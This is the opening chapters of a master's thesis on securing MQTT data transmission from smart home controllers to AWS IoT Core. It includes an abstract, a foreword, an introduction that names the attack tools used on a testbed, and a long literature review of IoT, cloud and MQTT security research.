Evaluating Data Transmission Methods from Smart Home Controllers to Cloud

An Empirical Study with Raspberry Pi and AWS IOT

Mazhar Abbas

Information Security, master's level (120 credits)
2024

Luleå University of Technology
Department of Computer Science, Electrical and Space Engineering

[This page intentionally left blank]

Abstract

The Internet of Things (IoT) provides the convenience and automation in our homes, but it also introduces significant security risks. This thesis investigates the security challenges in transmitting the data from Smart Home Controllers to cloud platforms like Amazon Web Services (AWS) IoT. For this purpose, a realistic testbed was set up to do some real-world attacks, such as Man-in-the-Middle attacks, Wi-Fi traffic interception, and Denial-of-Service (DoS) attacks. The study discovered the vulnerabilities in unencrypted MQTT communication, vulnerability of local networks to ARP spoofing, and the risks of unsecured Wi-Fi networks, confirming the findings of previous research on IoT security threats. The potential consequences of these vulnerabilities range from breaches of privacy to physical harm. This thesis proposes a set of comprehensive best practices for the data transmission from Smart Home Controllers to the cloud. These recommendations include the implementation of network segmentation, encryption of MQTT traffic, strong Wi-Fi security measures, and using MQTT proxies to mitigate impact of the DoS attacks. The findings of this thesis have many broader implications for the future of the IoT security. If the security in the design and Deployment of the IoT devices like Smart Home Controllers can be prioritized, then we can create a future where IoT devices are intelligent and convenient as well as secure.

Keywords: Smart home security, IoT security, AWS IoT, MQTT, data transmission, network security, ARP spoofing, Wi-Fi security, Denial-of-Service attack, network segmentation, encryption, MQTT proxy

Supervisor: PhD, Associate Professor Karan Mitra

Table of Contents

Foreword

The journey to obtain the Master's degree in Information Security has been a long-held aspiration for me, which traces its roots back to the very beginning of my career in IT 25 years ago. This is a very long time to carry a dream. While my professional path has been paved with the certifications and learning-by-doing the pursuit to obtain a formal degree in IT Security has always remained a personal goal and my passion to obtain this degree never waned.

This degree may not drastically change my professional career, since I am fortunate to already have a fulfilling job at a leading UC products manufacturer, it is a symbol of personal growth and commitment to the lifelong learning.

This accomplishment would not have been possible without the support of others. First of all I want to thank my family, whose patience and understanding allowed me to dedicate my time to my studies at the expense of precious moments together. Secondly I want pay special gratitude to my friend Kamran Hamdani, who not only guided me to the right university and the degree but also inspired me and gave me the confidence that I can complete this degree alongside my professional career. His unwavering support and encouragement were very instrumental in making this dream become a reality. I am also deeply grateful to my dear friend Kamran Safdar, who introduced me to Kamran Hamdani, which ultimately set this journey in motion.

Mazhar Abbas

Frankfurt am Main, October 25, 2024

Acronyms

AWS: Amazon Web Services
DSR: Design Science Research
DoS: Denial-of-Service
DDoS: Distributed Denial-of-Service
GDPR: General Data Protection Regulation
GPIO: General Purpose Input/Output
HTTP: Hypertext Transfer Protocol
HTTPS: Hypertext Transfer Protocol Secure
IDS: Intrusion Detection System
IoT: Internet of Things
IPS: Intrusion Prevention System
ISP: Internet Service Provider
LAN: Local Area Network
MitM: Man-in-the-Middle
MQTT: Message Queuing Telemetry Transport
NAT: Network Address Translation
NFC: Near Field Communication
NLP: Natural Language Processing
OSI: Open Systems Interconnection
PAT: Port Address Translation
PSK: Pre-Shared Key
QoS: Quality of Service
RADIUS: Remote Authentication Dial-In User Service
RFID: Radio Frequency Identification
RPL: Routing Protocol for Low-Power and Lossy Networks
RTT: Round-Trip Time
SBC: Single-Board Computer
SCADA: Supervisory Control and Data Acquisition
SLA: Service Level Agreement
SoC: System on a Chip
SOA: Service-Oriented Architecture
SSID: Service Set Identifier
TLS: Transport Layer Security
VDSL: Very High-Speed Digital Subscriber Line
VLAN: Virtual Local Area Network
VPN: Virtual Private Network
WPA: Wi-Fi Protected Access
WPA2: Wi-Fi Protected Access 2
WPA3: Wi-Fi Protected Access 3
WSS: WebSocket Secure
WSN: Wireless Sensor Network

Chapter 1: Introduction

The Internet of Things (IoT) is transforming the way we interact with our daily life and physical things around us (Al-Fuqaha et al., 2015). IoT is enabling the environments, which offer unprecedented level of convenience which has changed the way we live and pass time at our homes and how we work. For instance, smart home devices can adjust light and temperature based on time of the day or based on if someone is at home or not, it can automate the routine tasks like dishwashing, scheduling the vacuum cleaning, bill payments, playing music and / or videos on voice commands, make phone calls on voice commands and many more such task. This list is very long. However, the IoT devices bring in a complex set of security risks and challenges with them. According to Sivaram et al. (2018), the IoT devices are inherently insecure, posing severe privacy and security risks. This insecurity of the IoT devices is due to the vendors prioritizing the features over security measures, which leaves the IOT devices vulnerable to hacking. Furthermore, they note that very often the sensitive data, such as home occupancy patterns or health information is transmitted unencrypted, which raises significant privacy concerns.

The rise of smart homes offers convenience but also introduces new security risks because of their reliance on connected devices and sensitive data (Kang et al., 2017). Security vulnerabilities often stem from IoT devices' resource constraints, making traditional encryption methods unsuitable as many IoT devices do not meet the hardware requirements (Lee et al., 2014; Sadio et al. 2019). Most of the consumers are unaware of these security risks. They have the false assumption that their devices are secure (Sivaram et al., 2018). The IOT devices collect a vast amount of personal data, like information about when some is at home and when not, temperature readings, device usage, sensitive information such as behavioral patterns, personal preferences, and even live video feeds. This data has tremendous value for attackers because if it is intercepted by the hackers, it could be exploited for purposes ranging from identity theft and unauthorized surveillance to have physical intrusions in the house.

This collected data, which contains sensitive information is frequently transmitted and stored in cloud platforms like AWS IoT. If the data at rest and the data in transit is not protected properly, it has potential to land in malicious hands, who can misuse it. For this reason, the secure transfer of data from Smart Home controllers to the cloud necessitates careful consideration of regulations like the European Union's General Data Protection Regulation (GDPR), which enables the individuals control over their personal data and holds organizations accountable for the security of the data (GDPR, 2016).

As our reliance on the IoT devices increases, it becomes imperative to critically examine the risks. According to Pierleoni et al. (2019), the integration of IoT and cloud computing is a one of the most promising solution because the IoT devices can collect the data, but lack the necessary power to do the complex processing and do not have big storage. Cloud computing fills this gap with its immense processing and storage resources and the shared infrastructure. This is one of the reasons why many leading cloud providers are offering services tailored IoT devices (Pierleoni et al.,2019).

The IoT devices connect to cloud services like AWS IoT, Microsoft Azure IoT or Google Coud IoT because of many different reasons. The first reason is that the cloud platforms provide inherent scalability of resources (hardware and software both). That means that, the resources can be increased or decreased as per need. The second reason is that the cloud platforms have powerful analytical tools which can be used to extract the valuable information from the massive amount of data. Third reason is the cost effectiveness, since the clouds offer pay-as-you-go models. One pays only for the resources one uses. Fourth, remote management and monitoring of devices like firmware updates, and remote management. Fifth reason is course the advanced security because the cloud service providers are investing heavily in the security measures to protect the data and the application hosted in their clouds. Thus, connecting IoT Devices to the cloud unlocks the full potential of the IoT deployments.

IoT devices need to efficiently transport large amounts of data despite limitations in the bandwidth and energy. Here come the TCP/IP Protocol suite into play because transferring data from IoT devices to the cloud relies on the well-established TCP/IP protocol suite. Within this framework, choosing the optimal protocol for the data transfer is very crucial. Ideally, the protocol should offer a balance between speed and security. During my thesis, MQTT emerged as the most suitable choice for transferring the data from IoT to Cloud because of the efficiency, small packet size, and publish-subscribe messaging model. By using the data-centric communication approaches like publish/subscribe messaging systems can help optimize the data transfer and network efficiency and improve scalability and can support dynamic topologies in wireless sensor networks (Bagale et al., 2012). However, if the MQTT protocol is used incorrectly or if configurations are not sufficient, then it can make these environments vulnerable to eavesdropping, unauthorized control of devices, and data manipulation (Jia et al., 2020). Therefore, a crucial component of this research lies in implementing robust security measures and motivate my core **Research Question**: **"What are the best practices for data transmission from Smart Home controllers to AWS IoT?"**

This Master's thesis did a comprehensive investigation of the security challenges associated with the data transmission from Smart Home Controllers to the cloud platforms, specifically focusing on Amazon Web Services (AWS) IoT Core. AWS IoT Core was chosen due to its widespread adoption in the industry, and comprehensive features, which makes it a representative platform for assessing real-world challenges and developing best practices which could be applicable to a broader range of cloud-based IoT solutions. A realistic testbed was carefully set up to replicate a typical Smart Home Environment. In this controlled environment, a series of real-world attack emulations were done. These included the network scanning with Nmap, Man-in-The-Middle attacks using ARP spoofing with the Kali Linux's arpspoof tool, the Wi-Fi traffic interception and decryption utilizing aircrack-ng and airodump-ng, and Denial-of-Service (DoS) attacks on MQTT broker as well as on the MQTT Proxy with hping3.

The results of this empirical study revealed significant vulnerabilities in the Smart Home Environment, such as the disclosure of unencrypted MQTT data, the vulnerability of the local networks to ARP Spoofing, and the risks associated with the unsecured Wi-

Fi networks. These findings, align with the existing literature and provide a practical illustration of the threats in the Smart Home Environments.

The thesis makes a notable contribution to understand the security issues associated with the IoT in general and with data transfer from Smart Home controllers to the cloud and to countermeasure the cyber security threats. It provides a comprehensive and actionable best practices or guide lines to securely transfer the data from smart home controllers to the AWS IoT. These best practices include network segmentation to isolate the IoT devices, recommendations to secure Wi-Fi such as use of WPA3 and RADIUS for the authentication, encrypting the MQTT messages with TLS, and using the MQTT proxies instead of MQTT Brokers to improve the resilience against DoS Attacks. These best practices are based on the solid experimental evidence and a thorough review of the existing literature. The knowledge obtained from this thesis can be used to countermeasure the vulnerabilities in Smart Home Controllers to increase the security of them. This can help to protect the privacy and security of the people in a world, where more and more things are getting connected on daily basis.

Chapter 2: Literature Review

The practical aspects of this thesis will explore the vulnerabilities, risks and threats associated with the IoT devices particularly with the Smart Home Controller and will also demonstrate how to secure the data transfer (via MQTT) to AWS IoT Core. However, a thorough review of the existing literature is extremely important to fully understand the risks and threats and suggest the countermeasures against them. This literature review summarizes the existing research done on the security challenges associated with the IoT devices, the protocols used by the IoT devices for the data transfer and the data transmission from IoT devices to the Cloud platforms with the focus on the Smart Home controller. By reviewing the existing literature and combining it with the practical aspects, the aim is to draft the best practices which can be used to securely transfer the data from smart home controllers to cloud platforms like AWS IoT Core. In the following paragraphs the review of the existing literature is presented:

Gubbi et al. (2013) provide a comprehensive definition of the Internet of Things (IoT) emphasizing on the interconnected nature and ability to share the information across a unified framework. The transformative potential of IoT across multiple domains like personal and home applications (e.g., smart homes, health monitoring) as well as the enterprises (environmental monitoring, smart factories), utility (e.g., smart meters, smart grids) and mobile (e.g., smart transportation, smart logistics) sectors is highlighted. The paper recognized the crucial role of the cloud computing in the IoT landscape, which can provide the flexibility, scalability, and many other services like analytic tools, and visualization tools for the IoT devices. However there are also inherent security vulnerabilities with the three physical component. That is, RFID (Radio-Frequency Identification), WSN (Wireless Sensor Network), and Cloud are vulnerable to disabling the network availability, pushing erroneous data into the network, and accessing personal information (Gubbi et al., 2013).

In their paper, Madakam et al. (2015) give a comprehensive overview of the Internet of Things (IoT). According to them IoT is a network of intelligent objects, which can self-organize, share information, and take responsive actions. They say that the concept of IoT can be traced back to the early networked devices in the 1980s (for example the Coke machine at Carnegie Mellon University). But it was Kevin Ashton, who formally coined the term of "Internet of Things" in 1999 at MIT. The paper mentions various aliases associated with IoT. For example Web of Things, Internet of Objects, Embedded Intelligence, and Connected Devices etc. For the successful implementation of IoT, Madakam et al.(2015) have mentioned following prerequisites: the dynamic resource demands, real time, data privacy, data security, energy efficiency, and open and interoperable cloud infrastructure. The authors have also pointed out that there is lack of a single standardized IoT architecture and have outlined some of the common models proposed by different research groups. Finally, they also highlight the technologies, which are crucial to enable the IoT. These technologies are Radio Frequency Identification (RFID), IP, Electronic Product Code (EPC), Barcode, wireless protocols (WiFi, Bluetooth, ZigBee, NFC), actuators, wireless sensor networks (WSN), and the artificial intelligence (AI) (Madakam et al., 2015).

In his seminal paper Weiser (1991) challenges the conventional definitions of profound technologies, by arguing that the most profound technologies are those which become seamlessly integrated into our lives and disappear in the background. He introduces the concept of ubiquitous computing, imagining a world in which the computers are seamlessly embedded into our physical environment, similar to how writing has become an integral part of our daily lives. Weiser's vision included "tabs" and "pads" and "boards" which could control the physical objects and are the early versions of the modern day smart devices and interactive displays. He also envisions a future where hundreds of computers might coexist in a single room seamlessly interacting with the physical world. This groundbreaking work predicted the emergence of the Internet of Things (IoT) and edge computing a long ago and highlighted the need for the better wireless networking to bridge the gap between short-range and wide-area wireless and wired communications (Weiser, 1991).

In their paper, Buyya et al. (2009) see the cloud computing as the "5th utility," in which the computing resources can be provided on-demand basis, like we know it from the conventional utilities (water, electricity, gas, and telephony). The cloud computing is defined as a kind of parallel and distributed system consisting of interconnected and virtualized computers dynamically provisioned and presented as one or more unified computing resource to the users. They are based on the Service-Level Agreements (SLAs) between the cloud service providers and the users. The SLAs are the foundation for formally defining the contract between Cloud providers and the customers. The SLA-oriented resource management is required to encourage the trust and to understand the needs of the customers. Furthermore, the cloud computing must meet the Quality of Service (QoS) expectations of the users in the areas of reliability, performance, cost, and security. The authors see the cloud computing as a transformative model for IT services highlighting the importance of allocating resources based on the market’s demands. The key challenges identified are the lack of standardized protocols, limited support for dynamic SLA negotiation (change or re-negotiate the SLA based on the current situation), and energy-efficient data centers. They conclude that to realize the full potential of cloud computing, the regulatory hurdles must be addressed and the interoperability among diverse cloud providers must be provided (Buyya et al., 2009).

According to Armbrust et al. (2010), cloud computing refers to the provision of applications over the Internet as well as the hardware and software infrastructure in data centers that support these services. Cloud computing is highlighted for its ability to quickly allocate and deallocate resources to accommodate the changing demands. This can help enterprises of all sizes to reduce the cost and increase the efficiency. There are both opportunities and obstacles inherent in cloud computing; Although cloud resources provide enhanced dependability and adaptability, concerns over data lock-in, confidentiality, and performance predictability continue to pose substantial obstacles. Solutions, such as utilizing multiple cloud providers, standardizing APIs, implementing the strong security measures and developing new storage and debugging tools specially tailored for the cloud environments are proposed (Armbrust et al., 2010). The authors have also suggested opportunities like usage-based licensing and auto-scalers that utilize machine learning to optimize the resource allocation.

According to Bonomi et al. (2012) the fog computing is an extension of cloud computing in which the processing, storage and networking functions are moved closer to the network's edge, where the data is actually produced by the devices. This change in the architecture fixes the problems of traditional cloud computing in the situations, where low latency, real-time responsiveness and location awareness is required. Fog Computing is not a replacement for Cloud Computing, but rather it a complements it in that it creates new possibilities for applications that demand low latency, real-time response, and location awareness. This makes it a powerful platform for driving innovation in the Internet of Things (IoT), for example in the Actuator Networks and Wireless Sensor, connected vehicle, and Smart Grid (Bonomi et al., 2012).

In their comprehensive research Bermudez et al. (2013) have extensively examined the Amazon Web Services (AWS) with the focusing on AWS Elastic Compute Cloud (EC2), Simple Storage Service (S3), and CloudFront. They did a passive network traffic analysis from Italian consumers and ISPs and discovered that they have a preference for the Virginia (IAD) datacenter, although there was a closer location in Ireland (DUB) available. It is hypothesize that this could be due to the factors like management simplicity, as they only need to deploy their services in one data center or it can also be the costs, which play a role, or both. Additionally, they also discovered that although the CloudFront's CDN effectively directed users to the nearest cache servers (Milan in the test cases), but some of the traffic was still served from the distant servers, which could be because the users using own DNS servers instead of the DNS Servers of the ISPs. The study also explores the response times of the data centers. The IAD datacenter showed the poorest response time which could be because of the congestion or poorly designed services. Furthermore the users accessing S3 in Virginia (IAD) got lower download speed than those accessing the Ireland datacenter (DUB). This was most probably because of the higher RTTs (i.e., latency) from Virginia. The CloudFront on the other hand generally shows excellent performance with very low RTTs. The study results show that there is a unbalance among different data centers. Companies tend to host their content on a single datacenter, even though when closer ones are available, which results in increase in the network costs to transfer the data to remote users as well as the risk of service failures. As far as the end-users are concerned, they may experience poorer performance if services are hosted in distant datacenters, but this requires further investigation (Bermudez et al., 2013).

Al-Fuqaha et al. (2015) provides a comprehensive overview of the Internet of Things (IoT) with the focus on the technologies which enable the IoT, the protocols, and the application issues. IoT has a huge potential to transform our lives, ranging from smart homes (e.g., automated garage doors and climate control systems) to improved transportation, healthcare, industrial automation, and disaster response. The main challenges, IoT has are availability (the IOT devices are always accessible to users scalability), reliability (guarantee that IoT works as intended), mobility (users on the move have access to the services), performance (the evaluation is difficult), management (overwhelming number of devices are connected in IoT), scalability (adding new devices without affecting the existing), Interoperability (standardized protocols and work together), and security & privacy (existing standards are incomplete and data privacy is lacking) Al-Fuqaha et al. (2015). The authors also suggest solutions to these issues. For example, to have new and standard communication protocols which are specifically designed for IoT devices with limited resources. This will also promote the competition in the market. The existing internet infrastructure should be updated to handle the large number IoT devices. This can be achieved by implementing the IPv6. Ensuring security and privacy are of utmost importance. For this, beside encryption & authentication, grouping the IoT devices into virtual networks and support access control in the application layer can is recommended Al-Fuqaha et al. (2015). The paper also outlines common IoT architectural models, the Three-Layer Architecture (Perception Layer, Network Layer, Application Layer), Middleware-Based Architectures (Edge Technology, Access Layer, Existed alone Application System, Backbone Network Layer, Coordination Layer, Middle-ware Layer, Application Layer), and Service-Oriented Architectures (Objects, Objects Abstraction, Service Management, Service Composition, Applications). According to the authors the technologies like RFID for identification, protocols like CoAP and MQTT for low-bandwidth networks, networking standards like RPL, 6LoWPAN, IEEE 802.15.4, Bluetooth Low Energy (BLE), and identity systems like EPCglobal (Electronic Product Code) needs to be enabled. Furthermore, the Fog computing, in which the data is processed locally to minimize the delay, can be used a bridge between IoT devices and the cloud (Al-Fuqaha et al., 2015).

Zanella et al. (2014) outline the extensive potential benefits of integrating IoT technologies in the cities / smart cities. These benefits may include structural health monitoring of the buildings, waste management and optimization, environmental monitoring (air and noise), traffic management, energy consumption efficiency, smart parking, smart lighting, and automation for public buildings. The authors have identified the key enabling protocols for IoT, specifically EXI for efficient data exchange, CoAP for resource-constrained devices, and 6LoWPAN for low-power wireless networks to enable IPv6 on them. They also mention the key components for Urban IoT, which are backend servers for data management, gateways for protocol translation and connect to Internet, and a range of IoT sensors and actuators. The paper provides further support for these benefits using the Padova Smart City project in Italy, which is a real-world example. This project shows how data collected from the IoT may be used to improve the decision-making through analyzing the relations between weather, traffic, and air quality (Zanella et al., 2014).

Bagale et al. (2012) discuss the challenges of data transport within the wireless sensor networks (WSNs), need to efficiently transport large amounts of data despite limitations in bandwidth and energy. They suggest that by using the data-centric communication methods, pub-sub based protocols can enhance the data transmission and enhance the overall efficiency of the network. The authors emphasize that pub-sub systems improve scalability and can support dynamic topologies in wireless sensor networks. Specifically they discuss two messaging protocols; Spread and ZeroMQ. Spread is a peer-to-peer messaging protocol which can be deployed either on each machine as daemon or as a central server in the whole network. ZeroMQ is a pub-sub based protocol with multiple pubs and multiple subs. Both protocols are suitable for the WSNs, but ZeroMQ is simpler as compared to Spread (Bagale et al., 2012).

Soni and Makwana (2017) emphasize the importance of protocols in facilitating device communication in the Internet of Things (IoT). They highlight that IoT relies on protocols for device communication and for the low-bandwidth networks the push protocols like MQTT are better as compared to the polling protocols. They say that out of the many protocols such as XMPP, AMPQ etc., MQTT is used most widely as it is specifically designed as a lightweight messaging protocol which is particularly useful for the low-power IoT devices. The authors explain the pub-sub model of MQTT, in which the subscribers subscribe to the topics they are interested in, and receive the messages which the publishers publish to those topics. They have also discussed the Quality of Service levels in MQTT which are as follows: QoS 0 (at most once, no guaranteed delivery of the messages), QoS 1 (at least once, may send duplicates), and QoS 2 (exactly once, most reliable due to 4-way handshaking) (Sony & Makwana, 2017).

Yokotani and Sasaki (2016, 2019) have evaluated the performance of MQTT for IoT applications as compared to HTTP in two articles and have made the same conclusion. They argue that HTTP has a lot more overhead for the small and frequent data packets which are common in IoT communication. Due to this overhead HTTP cannot provide the efficiency and network performance required for the IoT devices. On the other hand, MQTT is a lightweight, data-aware networking protocol (with a variant for sensor networks i.e., MQTT-SN) designed specifically for IoT with a small header size, persistent sessions (Yokotani & Sasaki, 2016, 2019). They also note that MQTT generates significantly less traffic than HTTP, and has much shorter access delays, and needs fewer resources, which leads to faster communication as compared to HTTP (Yokotani & Sasaki, 2016, 2019).

Similarly, Wukkadada et al. (2018) have also compared the suitability of MQTT for IoT with the HTTP. MQTT is a lightweight messaging protocol, which was invented by IBM and is suitable for IoT devices due the small overhead (Wukkadada et al., 2018). The authors explain the working (sub-pub model) of MQTT, in which the publishers and subscribers can be considered as the clients and the MQTT broker as the server. The broker acts as the storage place for the topics published by the publishers and subscribed by the subscribers. MQTT offers Quality of Service levels (which are not available in HTTP) to reliably deliver the messages. Compared to HTTP, MQTT is a lot faster (90 times faster in 3G networks), and is less complex as it has a smaller specification, which makes it easier for the developer to implement, has a smaller header size and has less power consumption (critical for batter operated devices). Thus, overall MQTT wins the comparison and is better choice for the IoT communications (Wukkadada et al., 2018).

Khoi et al. (2015) discuss the challenges of transmitting the healthcare data efficiently to the cloud, particularly from the remote areas, where the internet bandwidth is limited. They compare different communication protocols, such as CoAP, HTTP, and MQTT and propose a new architecture named IReHMo (**I**oT-Based **Re**mote **H**ealth **Mo**nitoring System). According to them CoAP-based IReHMo architecture is the most efficient way to transfer the data from health monitoring systems, particularly in the remote areas where the bandwidth might be limited. It can reduce up to 90% of generated volume and up to 56% bandwidth as compared to HTTP and MQTT. IReHMo combined with CoAP is also more scalable as compared to existing commercial products (Khoi et al. (2015). However they also argue that MQTT is a better choice for applications which require advanced features like Quality of Service (QoS), message persistence, and multicast (Khoi et al. (2015).

Aliwarga et al. (2020) compared the performance in terms of data latency of HTTP and MQTT, which are the two commonly used protocols in the IoT environments for the Fleet Management System. The study highlighted that although HTTP is reliable, has more overhead because of the large number of small packets, which makes it less efficient for IoT. On the other hand MQTT is a lightweight publish / subscribe protocol, specifically designed for IoT and provides quality of service levels (QoS 0 which means unassured transmission, QoS 1 assured transmission, QoS 2 assured service on application) to provide variable reliability levels. In order to measure the latencies of the HTTP and MQTT they sent GPS coordinates to the server/broker which were then sent back to the device. The results showed that the average latency of HTTP was 1169 milliseconds whereas the average MQTT latency was just 377 milliseconds. That makes MQTT about 300% faster than HTTP as far as the Fleet Management System is concerned (Aliwarga et al., 2020).

Gemirter et al. (2021) did an experimental evaluation of the performance of the AMQP, MQTT, and HTTP in the IoT applications using the real-time traffic speed data of New York City for their testbed. The study emphasized the message-oriented protocols like MQTT & AMQP fix some of the problems of complex HTTP Protocol by changing the design to data-centric from document-centric and by decreasing the header and message sizes. It also argues that MQTT is a lightweight pub-sub protocol which is idea for the devices with low power & low memory available. Whereas, AMQP supports both pub-sub as well as request / response architectures and is enhanced for enterprise applications with features like adjustable routing and stable queueing. Furthermore, both AMQP and MQTT run on top of TCP and are therefore reliable protocols like HTTP. The results of all experiments in all test scenarios show that the MQTT and AMQP are significantly faster (approximately 4 times) than the HTTP, and that MQTT is the most lightweight protocol followed by the AMQP, whereas HTTP consumes the most CPU resources Gemirter et al. (2021). Therefore, the authors conclude that for the IoT applications, message-oriented protocols MQTT and AMQP outperform the HTTP in terms of speed, efficiency, and stability (Gemirter et al., 2021).

Sadio et al. (2019) present a lightweight security scheme to be used with MQTT/MQTT-SN protocols. They propose using ChaCha20-Poly1305 AEAD for the MQTT payload encryption. Although this would add some latency but it is within the acceptable limits and does not affect how MQTT-SN client works. They suggest the above mentioned scheme because the constrained devices for which MQTT protocol is designed have low resources to implement traditional encryption mechanisms like TLS & AES. TLS adds overhead (memory & energy), whereas most of the IoT devices do not have the hardware to support the AES.

Andy et al. (2017) have done the security analysis of MQTT in IoT systems. They emphasized that MQTT is a popular choice for IoT communications because it requires minimum bandwidth and low memory consumption. However, it lacks the security mechanisms because of constrained resources, a huge number of devices, and lack of security awareness. The lack of security mechanism exposes MQTT to various threats on both local and public networks (Andy et al., 2017). They have discussed 3 such attack scenarios using nmap to discover and then subscribe to the MQTT topics to extract sensitive information, or to publish to the broker or if the broker is in the same network sniffer the MQTT traffic using Wireshark, if the attacker is in the same network and exploit the privacy and integrity. Since MQTT messages are unencrypted, he / she can see the username/password if used. The authors suggest TLS to mitigate these risks. However, this will work only on the devices which are constrained by the resources (Andy et al., 2017).

There is a gap between the MQTT protocol, which was designed for simple networking environments, and the complex, and adversarial scenarios that arise when it is applied to IoT device-user communication. For example there is no built-in authentication and authorization mechanisms, which leaves systems open to exploitation (Jia et al., 2020). Cloud Service Providers have added additional security layers, but they are still insufficient for the unique challenges of the IoT devices. A very crucial security concern, particularly in the IoT scenarios with device sharing, is the improper handling of access privileges revocation. This is a process, which was not properly addressed by the original MQTT protocol specification. These vulnerabilities have been observed in a study that analyzed major IoT cloud platforms (e.g., AliBaba, AWS, Baidu, Google, IBM, Microsoft, Suning, Tuya), and reveal the widespread prevalence in the cloud service platforms. To address these issues, Jia et al. propose MOUCON model, which offers enhanced access control. They suggest that protocol-layer identities (like 'ClientId') must be authenticated and the confidentiality should be guaranteed. They also advocate the automation of the discovery of security flaws in IoT systems by semi-automated construction of state transitions recovery through NLP (Natural Language Processing), and compare MQTT specifications against IOT Cloud Providers' documents as well as exploration of the MQTT5 (Jia et al., 2020).

Sivaraman et al. (2018) highlight the pervasive insecurity of the IoT devices and the associated privacy risks IoT-devices pose. They emphasize that manufacturers typically prioritize features and rapid go-to-market over the security measures of IoT devices, which leaves the IoT devices highly vulnerable. Unencrypted data sent by the IOT-devices is a common issue, which can potentially compromise the sensitive information such as home occupancy or health data. Furthermore they argue that the consumers are often unprepared, and have the false assumption that their IOT devices are secure. There is no single regulatory authority, which is clearly responsible for IoT security because the IoT devices cross the boundaries. While some devices demonstrate better security practices than others, the authors stress the need for security-by-design principles, regular software updates (even for third-party add-ons), and stronger collaboration between government and industry to establish security standards. They urge consumers to exercise caution by researching before purchasing an IoT-device, using strong passwords, and have a general awareness or assumption that the data from the IoT is potentially visible to unknown parties (Sivaraman et al., 2018).

Davis et al. (2020) analyze the vulnerability studies done on the IoT devices and the security postures of them. The highlight the growing number of security issues, which are caused by the increasing number of smart home devices, emphasizing that Smart Home devices bring convenience but also open our personal spaces to new vulnerabilities. They note that not all devices are the same: Lesser-known vendors may put less emphasis on security as compared to well-known vendors. The vulnerability studies very often focus on well-known vendors, and lesser-known vendors are ignored. This was also shown through the study performed in this research paper. Their research highlights the need to expand the scope of security analysis beyond the major vendors, as lesser-known products may exhibit weaker security measures. While even well-known vendors can have vulnerabilities (for example auto-update was not configured on Google Home Mini (Devis et al., 2020)), but they are more likely to be fixed than the devices from lesser-known vendors. They have identified some specific risks, like smart plug connection and extension connection being vulnerable to radio interference, potentially disrupting communication between the devices, Motherboard hacks, where hackers can gain access to motherboards via smart lights or bulbs to gain access to sensitive data, the well-known KRACK-vulnerability which exploits flows in WPA2 WiFi protocol intercept and decrypt sensitive information, DoS attacks, and No Encryption or weak encryption at all (Devis et al., 2020). To countermeasure these risks, they advocate for the expansion of research and vulnerability databases to include products from lesser-known vendors as well, the development of IoT security standards, security by design principles, and continuous updates and patches (Davis et al., 2020).

Schiefer (2015) explores the evolving concept of "smart homes" highlighting the lack of a clear definition and the wide spread presence of insufficient security mechanisms the smart home or IoT devices. According to him as smart homes gain popularity, there is an increasing risk of they becoming more attractive targets for malicious actors. Schiefer identified common security weaknesses, such as unsecured or weak encryption, vulnerabilities in the firmware update processes, and the potential for blocking base stations to disrupt the functionality. The potential for spying on people through compromised devices is a very critical privacy concern. Interestingly, Schiefer's research suggests that cloud-based systems may provide better security as compared with custom protocols. The paper proves the concerns by giving real-world examples of attacks such as the exploitation of a baby monitor camera due to a firmware vulnerability and also the possibility of unauthorized control of a smart toilet, which used default Bluetooth passwords.

The article by Touqeer et. al. (2021) provides a comprehensive analysis of security challenges of smart homes and suggests solutions to them on the layered architecture basis of Internet of Things (IoT). It lists some security breaches across the application, perception, network, and physical layers of IoT (not to be confused with the OSI Layers) and suggests the solutions or countermeasures against the security threats at each layer. At the application layer, the vulnerabilities include phishing attack, malicious code attack, tampering with node-based applications, attacks on access control, failure to receive security patches, hacking into the smart meter/grid, vulnerable software, manipulation of unstable configuration, re-configuring remote devices attack, and social engineering attack. The perception layer has problems like eavesdropping and sniffing attacks, booting attacks, node capturing, side-channel attacks, and noise in data. Network layer challenges include DoS attack, gateway attack, unauthorized access, storage attacks, man-in-the-middle attack, injecting fake information, data transit attack, black hole attack on RPL, and Hello flood attack. Finally, the physical layer is susceptible to physical damage, environmental attacks, loss of power, hardware failure, jamming, malicious code injection, overloading RFID, duplication of a device. Touqeer et al. (2021) also provide the countermeasures to the threats they have identified during this study. These are network protection based on blacklist schemes or heuristic schemes, make users aware of the security issues, protection at the network level, have user authentication, use collaborative detection strategy for malicious code, tamper resistant device designs, using sensors to detect tampering, adopt role-based access control, rabin encryption for secure smart meter data delivery, thresholds to avoid parameter overflows, up-to-date software, interoperable devices to reduce misconfiguration, user authentication for remote reprogramming, and deploying anti-replay protocols like IPSec at Application Layer level (Touqeer et al.,2021). Whereas at the perception level the following countermeasures can be used: Activity monitoring and Channel analysis, connecting only to trusted networks, encryption and cryptographic code signing, information-aware hardware, randomization, partitioning, leakage-resilient public-key encryption schemes, neural networks for pattern recognition and noise removal, and neural networks for supervised learning. Similarly, Intrusion Detection System (IDS), uninterrupted network monitoring, secure key management, Hello Flood Attack Protection (by using bi-directional link checking), Network-Level Security (including Security Management Platform), dual hash collisions + count-min sketch vector, physical security measures, and tamper-resistant devices at the Network and Physical Layers (Touqeer et al.,2021).

Allifah and Zualkernan (2022) proposed a methodology called Analytic Hierarchy Process (AHP) to calculate the ranking of security risks in IoT. Furthermore, they did a case study by using their own proposed ranking methodology on a total 41 smart home devices like home theater, security cameras, smart lights, etc. In the pairwise comparisons, they argue that the network security is by far the most important security criteria (a priority of 0.6893) as compared to device security (priority 0.1901). However, the device security was found to be of much important than the cloud or application security (priority 0.0614 & 0.0591) respectively (Allifah & Zualkernan, 2022). This shows that how the devices connect to the internet is very crucial for overall IoT security. They identify the key security challenges inherent in the consumer IoT devices and the underlying networks, the IoT devices use. Their research shows that the device-level vulnerabilities are because of the weak passwords, unencrypted data transmission, physical attacks, and outdated firmwares. On the network security risks side, the insecure home routers, unencrypted traffic, and the potential for Man-in-the-Middle attacks were identified. Furthermore, the cloud-based services also add concerns regarding the data storage privacy, potential service outages, and there is a risk that the cloud platforms will be hacked (Allifah & Zualkernan, 2022). Additionally, they identify the security issues with the IoT-Apps like broad permissions, and vulnerabilities which lead to the device and data access. The proposed countermeasures are using the stronger password policies, strong encryption for network and device security, careful data sharing, multi-cloud strategies for backup, and strong cloud service security to countermeasure the security issues related to cloud, and finally careful App selection, regular App Updates, and security testing of the Apps by the developers themselves (Allifah & Zualkernan, 2022).

